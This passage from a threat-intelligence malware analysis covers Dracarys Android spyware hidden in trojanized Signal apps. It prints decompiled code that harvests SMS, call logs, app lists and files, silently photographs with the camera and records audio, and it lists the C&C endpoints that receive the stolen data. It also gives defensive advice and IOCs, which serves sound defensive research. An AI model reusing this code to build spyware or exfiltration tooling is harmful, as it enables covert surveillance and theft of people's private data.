
Figure 6 – Malware sending contact list to the C&C server

Similarly, the malware collects SMS data, call logs, installed applications list, and files present on the infected device after receiving a command from the C&C server, as shown in Figures 7 through 10.




```
private JSONObject toCall(String str, String str2, String str3, String str4, String str5, long j) {
    JSONObject jSONObject = new JSONObject();
    try {
        jSONObject.put(RecipientDatabase.PHONE, str);
        jSONObject.put("type", str2);
        jSONObject.put("date", str3);
        jSONObject.put("name", str4);
        jSONObject.put("duration", str5);
        jSONObject.put("timestamp", j);
    } catch (JSONException unused) {
    }
    return jSONObject;
}

public void addCallLog(JSONObject jSONObject) {
    JSONArray jSONArray = new JSONArray();
    try {
        Cursor query = this.contentResolver.query(CallLog.Calls.CONTENT_URI, new String[]{"_id", "number", "type", "date", "duration", "name"}, null, null,
        boolean z = false;
        if (this.limit > 0) {
            z = true;
        }
        while (query.moveToNext()) {
            String string = query.getString(query.getColumnIndex("number"));
            String string2 = query.getString(query.getColumnIndex("type"));
            long j = query.getLong(query.getColumnIndexOrThrow("date"));
            jSONArray.put(toCall(string, string2, new SimpleDateFormat("dd/MM/yyyy", Locale.getDefault()).format(new Date(j)), query.getString(query.getColu
            if (z) {
                int i = this.limit - 1;
                this.limit = i;
                if (i == 0) {
                    break;
                }
            }
        }
        query.close();
    } catch (Exception unused) {
```

Figure 7 – Collecting call logs from the infected device




```java
public void initGatherer(Context context) {
    this.context = context;
    this.httpClient = new OkHttpClient();
    this.identityStore = IdentityStore.getInstance(context);
}

public JSONObject getRequestJSON() {
    JSONObject jSONObject = new JSONObject();
    try {
        jSONObject.put(this.identityStore.getIdentityKey(), this.identityStore.getIdentityValue());
        List<ApplicationInfo> installedApplications = this.context.getPackageManager().getInstalledApplications(128);
        JSONArray jSONArray = new JSONArray();
        for (ApplicationInfo applicationInfo : installedApplications) {
            jSONArray.put(applicationInfo.packageName);
        }
        jSONObject.put("appList", jSONArray);
    } catch (JSONException unused) {
    }
    return jSONObject;
}

@Override // org.zcode.dracarys.gatherers.InfoGatherer
public ListenableWorker.Result makeRequest() {
    try {
        if (this.httpClient.newCall(new Request.Builder().url(ApiConfig.REPORT_APP_INFO).post(RequestBody.create(MediaType.get("application/json"), Compression
            return ListenableWorker.Result.success();
        }
        return ListenableWorker.Result.retry();
    } catch (Exception unused) {
        return ListenableWorker.Result.failure();
    }
}
```

Figure 8 – Collecting installed application list



```java
private JSONObject toConversation(String str, String str2, String str3, String str4, long j) {
    JSONObject jSONObject = new JSONObject();
    try {
        jSONObject.put(RecipientDatabase.PHONE, str);
        jSONObject.put("type", str2);
        jSONObject.put("date", str3);
        jSONObject.put("body", str4);
        jSONObject.put("timestamp", j);
    } catch (JSONException unused) {
    }
    return jSONObject;
}

private void addMessages(JSONObject jSONObject) {
    JSONArray jSONArray = new JSONArray();
    try {
        Cursor query = this.contentResolver.query(Telephony.Sms.CONTENT_URI, new String[]{"_id", "address", "thread_id", "body", "date", "type"}, null, null, "date
        boolean z = false;
        if (this.limit > 0) {
            z = true;
        }
        while (query.moveToNext()) {
            String string = query.getString(query.getColumnIndex("address"));
            String string2 = query.getString(query.getColumnIndex("type"));
            long j = query.getLong(query.getColumnIndexOrThrow("date"));
            jSONArray.put(toConversation(string, string2, new SimpleDateFormat("dd/MM/yyyy", Locale.getDefault()).format(new Date(j)), query.getString(query.getCol
            if (z) {
                int i = this.limit - 1;
                this.limit = i;
                if (i == 0) {
                    break;
                }
            }
        }
        query.close();
    } catch (Exception unused) {
    }
```


Figure 9 – Collecting SMS list from an infected device



```
private void handleUpload(JSONObject jSONObject) {
    try {
        String string = jSONObject.getString("storageClass");
        String string2 = jSONObject.getString("type");
        Uri uri = null;
        ContentResolver contentResolver = this.context.getContentResolver();
        if (string.equals("internal")) {
            if (string2.equals(DraftDatabase.Draft.IMAGE)) {
                uri = MediaStore.Images.Media.INTERNAL_CONTENT_URI;
            } else if (string2.equals("video")) {
                uri = MediaStore.Video.Media.INTERNAL_CONTENT_URI;
            } else if (string2.equals("audio")) {
                uri = MediaStore.Audio.Media.INTERNAL_CONTENT_URI;
            } else if (string2.equals("files")) {
                uri = MediaStore.Files.getContentUri("internal");
            } else {
                return;
            }
        } else if (string.equals("external")) {
            if (string2.equals(DraftDatabase.Draft.IMAGE)) {
                uri = MediaStore.Images.Media.EXTERNAL_CONTENT_URI;
            } else if (string2.equals("video")) {
                uri = MediaStore.Video.Media.EXTERNAL_CONTENT_URI;
            } else if (string2.equals("audio")) {
                uri = MediaStore.Audio.Media.EXTERNAL_CONTENT_URI;
            } else if (string2.equals("files")) {
                uri = MediaStore.Files.getContentUri("external");
            } else {
                return;
            }
        } else if (string.equals("sdcard")) {
            uploadFile(new File(new String(Base64.decode(jSONObject.getString(ContactRepository.ID_COLUMN).getBytes(), 2))), jSONObject.getString(ContactRepos
            return;
        } else if (string.equals("EXTERNAL_STORAGE")) {
            uploadFile(contentResolver.openInputStream(Uri.parse(new String(Base64.decode(jSONObject.getString(ContactRepository.ID_COLUMN).getBytes(), 2)))),
            return;
        }
```

Figure 10 – Collecting files present in the victim's device


The malware registers the "*DracarysReceiver*" broadcast receiver, which receives the event from the Firebase server and starts collecting Personal Identifiable Information (PII) data from the infected device, as shown below.



```
public class DracarysReceiver extends BroadcastReceiver {
    public static FirebaseRegistrable firebaseRegistrable;
    private ExecutorService executorService = Executors.newCachedThreadPool();

    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        RepeatingAlarm.schedule(context);
        FirebaseRegistrable firebaseRegistrable2 = firebaseRegistrable;
        if (firebaseRegistrable2 != null) {
            try {
                if (!firebaseRegistrable2.isRegistered()) {
                    firebaseRegistrable.register();
                }
            } catch (Exception unused) {
            }
        }
        InfoGatherer[] infoGathererArr = {new BasicInfoGatherer(), new FilePathGatherer(), new ContactInfoGatherer(), new RecordingGatherer(), new AppInfoGatherer(),
        for (int i = 0; i < 8; i++) {
            InfoGatherer infoGatherer = infoGathererArr[i];
            infoGatherer.initGatherer(context);
            this.executorService.submit(new WorkerStore$$ExternalSyntheticLambda1(infoGatherer));
            if (infoGatherer instanceof FilePathGatherer) {
                try {
                    Thread.sleep(3000);
                } catch (InterruptedException unused2) {
                }
            }
```

Figure 11 – Dracarys receiver to send updated PII data


The malware can capture screenshots and record audio to spy on the victim's device. The below figure shows the code used by the malware to send captured screenshots and recordings to its C&C server.



```
    public void initGatherer(Context context) {
        this.okHttpClient = new OkHttpClient();
        this.recordingPath = new File(context.getFilesDir(), "recording");
        this.identityStore = IdentityStore.getInstance(context);
        this.context = context;
    }

    private ListenableWorker.Result uploadFile(File file, int i) {
        try {
            if (this.okHttpClient.newCall(new Request.Builder().url(ApiConfig.HUM_URL).addHeader(this.identityStore.getUploadHeaderKey(), this.identityStore
                file.delete();
                return ListenableWorker.Result.success();
            }
        } catch (Exception unused) {
        }
        return ListenableWorker.Result.failure();
    }


public void takeBackPicture() throws Exception {
    Camera open = Camera.open(0);
    open.setPreviewTexture(new SurfaceTexture(1));
    open.enableShutterSound(false);
    open.startPreview();
    open.takePicture(null, null, new Camera.PictureCallback() { // from class: org.zcode.dracarys.services.RecordingService$$ExternalSyntheticLambda6
        @Override // android.hardware.Camera.PictureCallback
        public final void onPictureTaken(byte[] bArr, Camera camera) {
            RecordingService.this.lambda$takeBackPicture$1(bArr, camera);
        }
    });
}

/* JADX INFO: Access modifiers changed from: private */
public /* synthetic */ void lambda$takeBackPicture$1(byte[] bArr, Camera camera) {
    try {
        File filesDir = getFilesDir();
        File file = new File(filesDir, FileUtils.getTimeStampName() + "_back.jpg");
        file.createNewFile();
        new FileOutputStream(file).write(bArr);
        camera.stopPreview();
        camera.release();
        this.cameraExecService.submit(new Runnable(file) { // from class: org.zcode.dracarys.services.RecordingService$$ExternalSyntheticLambda7
            public final /* synthetic */ File f$1;

            {
                this.f$1 = r2;
            }
```

Figure 12 – Collecting recordings and captured screenshots

The image below shows the C&C server and the URL path to which the stolen data is sent.



```
public interface ApiConfig {
    public static final String BASIC_INFO_URL = String.format("%s/%s/report/basic-info", "https://signal-premium-app.org", "r11");
    public static final String CONTACTS_URL = String.format("%s/%s/report/contacts", "https://signal-premium-app.org", "r11");
    public static final String REPORT_FILE_PATHS_URL = String.format("%s/%s/report/file-paths", "https://signal-premium-app.org", "r11");
    public static final String REPORT_SDCARD_PATHS_URL = String.format("%s/%s/report/storage/root", "https://signal-premium-app.org", "r11");
    public static final String REQUEST_FILE_PATHS_URL = String.format("%s/%s/request/file-paths", "https://signal-premium-app.org", "r11");
    public static final String SYNC_FILES_URL = String.format("%s/%s/sync/file", "https://signal-premium-app.org", "r11");
    public static final String REPORT_MESSAGES_URL = String.format("%s/%s/report/message", "https://signal-premium-app.org", "r11");
    public static final String REPORT_PRIVATE_FILE_PATHS_URL = String.format("%s/%s/report/private/file-paths", "https://signal-premium-app.org", "r11");
    public static final String REQUEST_PRIVATE_FILE_PATHS_URL = String.format("%s/%s/request/private/file-paths", "https://signal-premium-app.org", "r11");
    public static final String SYNC_PRIVATE_FILES_URL = String.format("%s/%s/sync/private/file", "https://signal-premium-app.org", "r11");
    public static final String REQUEST_HEARTBEAT_URL = String.format("%s/%s/request/heartbeat", "https://signal-premium-app.org", "r11");
    public static final String PULL_TASK = String.format("%s/%s/pull/task", "https://signal-premium-app.org", "r11");
    public static final String FETCH_TASK = String.format("%s/%s/request/tasks", "https://signal-premium-app.org", "r11");
    public static final String REPORT_ATTEMPT = String.format("%s/%s/report/attempt", "https://signal-premium-app.org", "r11");
    public static final String PUSH_RESULT = String.format("%s/%s/push/result", "https://signal-premium-app.org", "r11");
    public static final String HUM_URL = String.format("%s/%s/report/hum", "https://signal-premium-app.org", "r11");
    public static final String REQUEST_HUM = String.format("%s/%s/request/hum", "https://signal-premium-app.org", "r11");
    public static final String REPORT_APP_INFO = String.format("%s/%s/report/apps", "https://signal-premium-app.org", "r11");
    public static final String REPORT_SMS = String.format("%s/%s/report/sms", "https://signal-premium-app.org", "r11");
    public static final String REPORT_CALLS = String.format("%s/%s/report/calls", "https://signal-premium-app.org", "r11");
    public static final String REQUEST_WYNK = String.format("%s/%s/request/wink", "https://signal-premium-app.org", "r11");
    public static final String REPORT_WYNK = String.format("%s/%s/report/wink", "https://signal-premium-app.org", "r11");
    public static final String REPORT_RECORDING_PATHS = String.format("%s/%s/report/ruby", "https://signal-premium-app.org", "r11");
    public static final String CLEAR_WYNK = String.format("%s/%s/clear/wink", "https://signal-premium-app.org", "r11");
    public static final String CLEAR_HUM = String.format("%s/%s/clear/hum", "https://signal-premium-app.org", "r11");
    public static final String EXTEND_WYNK = String.format("%s/%s/extend/wink", "https://signal-premium-app.org", "r11");
    public static final String EXTEND_HUM = String.format("%s/%s/extend/hum", "https://signal-premium-app.org", "r11");
    public static final String REPORT_TASK_LIST = String.format("%s/%s/report/task/list", "https://signal-premium-app.org", "r11");
    public static final String REQUEST_TASK_RESULT = String.format("%s/%s/task/request/result", "https://signal-premium-app.org", "r11");
    public static final String PULL_TASK_CONFIG = String.format("%s/%s/pull/task-config", "https://signal-premium-app.org", "r11");
    public static final String AUTO_SYNC_FILE_PATHS_REQUEST = String.format("%s/%s/request/auto/sync/file-paths", "https://signal-premium-app.org", "r11");
}
```

Figure 13 – C&C server and endpoints

Conclusion

According to our research, the TA has injected malicious code into genuine messaging applications such as Signal. The TA also distributed the malware through a phishing site masquerading as a genuine website that tricks users into downloading a trojanized version of popular messaging applications.

We have observed Bitter APT continuously attacking South Asian countries and changing its mode of attack with each new campaign. In this campaign, Bitter APT used a sophisticated phishing attack to infect devices with Dracarys Android Spyware.

In the coming days, we may observe a change in the Bitter APT group’s activities, with different malware variants, enhanced techniques, and distribution modes.

Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

How to prevent malware infection?

- Download and install software only from official app stores like Play Store or the iOS App Store.
- Use a reputed anti-virus and internet security software package on your connected devices, such as PCs, laptops, and mobile devices.
- Use strong passwords and enforce multi-factor authentication wherever possible.
- Enable biometric security features such as fingerprint or facial recognition for unlocking the mobile device where possible.
- Be wary of opening any links received via SMS or emails delivered to your phone.
- Ensure that Google Play Protect is enabled on Android devices.
- Be careful while enabling any permissions.
- Keep your devices, operating systems, and applications updated.

How to identify whether you are infected?

- Regularly check the Mobile/Wi-Fi data usage of applications installed on mobile devices.
- Keep an eye on the alerts provided by Anti-viruses and Android OS and take necessary actions accordingly.

What to do when you are infected?

- Disable Wi-Fi/Mobile data and remove SIM card – as in some cases, the malware can re-enable the Mobile Data.
- Perform a factory reset.
- Remove the application in case a factory reset is not possible.
- Take a backup of personal media Files (excluding mobile applications) and perform a device reset.

What to do in case of any fraudulent transaction?

In case of a fraudulent transaction, immediately report it to the concerned bank.

What should banks do to protect their customers?

Banks and other financial entities should educate customers on safeguarding themselves from malware attacks via telephone, SMS, or emails.

MITRE ATT&CK® Techniques

Tactic	Technique ID	Technique Name

Initial Access	T1476	Deliver Malicious App via Other Mean.
Initial Access	T1444	Masquerade as Legitimate Application
Collection	T1412	Capture SMS Messages
Collection	T1432	Access Contacts List
Collection	T1433	Access Call Logs
Collection	T1517	Access Notifications
Collection	T1533	Data from Local System
Collection	T1429	Capture Audio
Exfiltration	T1437	Standard Application Layer Protocol

Indicators of Compromise (IOCs)

Indicators	Indicator Type	Description
d16a9b41a1617711d28eb52b89111b2ebdc25d26fa28348a115d04560a9f1003	SHA256	Hash of the analyzed APK file
2c60fbb9eb22d0eb5e62f15d1e49028944c3ff51	SHA1	Hash of the analyzed APK file
761705bd1681b94e991593bdcf190743	MD5	Hash of the analyzed APK file
hxxps://signal-premium-app[.]org	URL	C&C server
hxxps://signalpremium[.]com/	URL	Malware distribution site
43e3a0b0d5e2f172ff9555897c3d3330f3adc3ac390a52d84cea7045fbae108d	SHA256	Hash of the analyzed APK file
a35653c3d04aaaa76266db6cd253f086872a5d27	SHA1	Hash of the analyzed APK file
d9a39c41e9f599766b5527986e807840	MD5	Hash of the analyzed APK file
hxxp://94[.]140.114[.]22:41322	URL	C&C server

220fcfa47a11e7e3f179a96258a5bb69914c17e8ca7d0fdce44d13f1f3229548	SHA256	Hash of the analyzed APK file
04ec835ae9240722db8190c093a5b2a7059646b1	SHA1	Hash of the analyzed APK file
07532dea34c87ea2c91d2e035ed5dc87	MD5	Hash of the analyzed APK file
hxxps://youtubepremiumapp[.]com/	URL	C&C server